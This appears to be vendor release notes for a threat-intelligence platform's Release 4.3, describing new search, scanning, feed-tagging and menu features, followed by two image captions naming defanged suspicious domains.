SPQL field descriptions: view a description of each SPQL field in the ‘Field Name’ dropdown, along with a tooltip
New slide-in section: view query examples, saved searches and recent searches in the ‘My Searches’ pop-up
Add to feed or collection: you are now able to add Web Scanner results to a new or existing feed or collection
Live Scan
We’ve updated our Live Scan tool with new sharing capabilities, pivoting functions and scanning features to support your search.
Advanced scan options: emulate a scan using 4 top-level parameters – ‘Region’, ‘User Agent’, ‘OS’, and ‘Browser’
Dark Web Scan tab: perform a scan using a .onion URL
Share scan results on social media
Pivot from scan results: left-click any blue text in the results screen to add the data element to a Web Scanner query
Add to feed or collection: add Live Scan results to a new or existing feed or collection
‘Quick Search’ menu
A new left-hand Quick Search menu has been added, allowing you to search through menu options and quickly access your favorite tools.
Additional resources
Check out this short video by our Director of Sales Engineering, Maulik Limbachiya, who summarizes the new features available to you in Release 4.3:
IOFA Feed tag support
Each feed on the IOFA Feeds menu now shows the tags associated with that feeds. You are now able to filter the screen using a Filter By Tags drop-down menu.
Additional resources
Check out this summary of Release 4.3 by Silent Push Director of Sales Engineering, Maulik Limbachiya.
Visit the Silent Push Knowledge Base to view detailed guides and information regarding the platform and our latest releases.
Get in touch
Have any questions about the new release, or would like to learn more about our Community and Enterprise Editions? Get in touch today and we’ll get back to you shortly.







![Original Twitter profile for cybercloudsec[.]com](https://www.silentpush.com/wp-content/uploads/image-29.png)


![Open directory on womansvitamin[.]com](https://www.silentpush.com/wp-content/uploads/image-57.png)